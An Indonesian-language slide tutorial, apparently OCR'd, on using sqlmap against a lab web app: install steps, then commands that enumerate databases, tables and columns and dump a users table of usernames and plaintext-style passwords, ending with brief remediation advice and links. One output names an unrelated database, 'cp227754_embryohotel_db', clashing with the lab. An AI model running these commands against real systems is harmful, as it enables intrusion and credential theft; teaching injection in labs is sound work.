
https://www.oracletutorial.com/oracle-basics/oracle-dual-table

https://portswigger.net/web-security/sql-injection/cheat-sheet

https://www.postgresql.org/docs/current/infoschema-columns.html


https://docs.oracle.com/en/database/oracle/oracle-database/19/refrn/ALL_TABLES.html


SQL Map


What Is SQL Map?

SQL Map

Adalah **tools open source yang biasa digunakan untuk melakukan SQL Injection** yang mana fungsinya adalah **untuk mendeteksi dan melakukan exploit pada bug SQL injection secara otomatis.**



Bisa dibilang adalah sebuah tools **paling lengkap** karena **berbagai macam teknik sql injection dapat dilakukan oleh tools ini.**

Mulai dari database **MySQL, Oracle, PostgreSQL, Microsoft SQL Server,** dan lain-lain

SQL Injection with SQL Map

Setup & Installation


```
apt install sqlmap
```

Atau

```
git clone https://github.com/sqlmapproject/sqlmap
```

Google Cloud Shell

https://cloud.google.com/shell



```
> sqlmap -h
```

Atau

contoh*

```
> cd sqlmap
> python3 sqlmap.py -h
```

Target

http://Your_lab_ip:2222/lab/sql-injection/find-password/?search=angelo

Jalankan Command Seperti Dibawah Ini :

```
sqlmap -u "http://47.241.243.38:2222/lab/sql-injection/find-password/?search=angelo" --random-agent --dbs
```

Target

```
http://Your_lab_ip:2222/lab/sql-injection/find-password/?search=angelo
```

Setelah Selesai, sqlmap akan menampilkan database sebagai berikut:

```
available databases [4]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] sql_injection
```

Target

`http://Your_lab_ip:2222/lab/sql-injection/find-password/?search=angelo`

Lalu, kita buka isi dari table database tersebut dengan command seperti berikut :

```
sqlmap -u " http://47.241.243.38:2222/lab/sql-injection/find-password/?search=angelo" --random-agent -D sql_injection --tables
```

Target

http://Your_lab_ip:2222/lab/sql-injection/find-password/?search=angelo

Setelah itu kita cari table, yang berkaitan dengan username, admin, password

```
[20:40:47] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[20:40:47] [INFO] fetching tables for database: 'sql_injection'
Database: sql_injection
[3 tables]
+--------+
| images |
| stocks |
| users  |
+--------+

[20:40:48] [INFO] fetched data logged to text files under '/root/.sqlmap/output/47.241.243.38'
[20:40:48] [WARNING] you haven't updated sqlmap for more than 813 days!!!

[*] ending @ 20:40:48 /2022-06-25/

root@iZt4na5cr1f2hwy0bq0lstZ:~#
```

Disini terdapat table users, dan kemungkinan ada credential yang bisa dilihat

Target

`http://Your_lab_ip:2222/lab/sql-injection/find-password/?search=angelo`

Untuk membuka table admin dan menampilkan column didalamnya, gunakan command :

```
sqlmap -u "http://Your_lab_ip:2222/lab/sql-injection/find-password/?search=angelo" --random-agent -D sql_injection -T users --columns
```

```
Database: cp227754_embryohotel_db
Table: admin
[6 columns]
+-------------+----------+
| Column      | Type     |
+-------------+----------+
| id          | int(11)  |
| password    | text     |
| permission  | int(11)  |
| last_insert | datetime |
| last_update | datetime |
| username    | text     |
+-------------+----------+
```

Target

`http://Your_lab_ip:2222/lab/sql-injection/find-password/?search=angelo`

Setelah itu, kita dump username dan pass adminnya dengan command :

```
sqlmap -u "http://Your_lab_ip:2222/lab/sql-injection/findpassword/?search=angelo" --random-agent -D sql_injection -T users -C username,password,id --dump
```

Target

http://Your_lab_ip:2222/lab/sql-injection/find-password/?search=angelo

Hasil akhirnya akan seperti ini

```
Database: sql_injection
Table: users
[15 entries]
+------+-------------+-------------+
| id   | username    | password    |
+------+-------------+-------------+
| 6    | arthurnad   | to4ixia7C   |
| 8    | Thiped      | Iequahx4    |
| 10   | Basure      | aiPh1aht    |
| 12   | Lawas1965   | ieSh6aim    |
| 2    | moore       | Oir6ot6Aet4 |
| 14   | Sequand     | aeYahm6zee0 |
| 4    | singlewis   | aeShek9d    |
| 7    | teador      | temojev119  |
| 9    | Duccoldany  | kei7Ru4aay  |
| 11   | Lonce1992   | Oom1dai2Ae  |
| 1    | angelo12    | ii7phaufuGah|
| 13   | Rompubse    | Fah6einai7s |
| 3    | nicool      | Baevaed0jah |
| 15   | Moret1948   | Oemeey3uji  |
| 5    | russrebecca | uQuah5athah |
+------+-------------+-------------+

[20:44:41] [INFO] table 'sql_injection.users' dumped to CSV file '/root/.sqlmap/output/47.241.243.38/dump/sql_injection/users.csv'
[20:44:41] [INFO] fetched data logged to text files under '/root/.sqlmap/output/47.241.243.38'
[20:44:41] [WARNING] you haven't updated sqlmap for more than 813 days!!!

[*] ending @ 20:44:41 /2022-06-25/

root@iZt4na5cr1f2hwy0bq0lstZ:~#
```


SQL Injection
Remediation / Prevention

- Prepared Statements (With Parameterized Queries)
- Input Validation
- Escaping User Input

source :
tryhackme.com & portswigger.com

More Remediation Details?

https://tryhackme.com/room/sqlinjectionlm

https://portswigger.net/kb/issues/00100200_sql-injection

https://cheatsheetseries.owasp.org

Thank You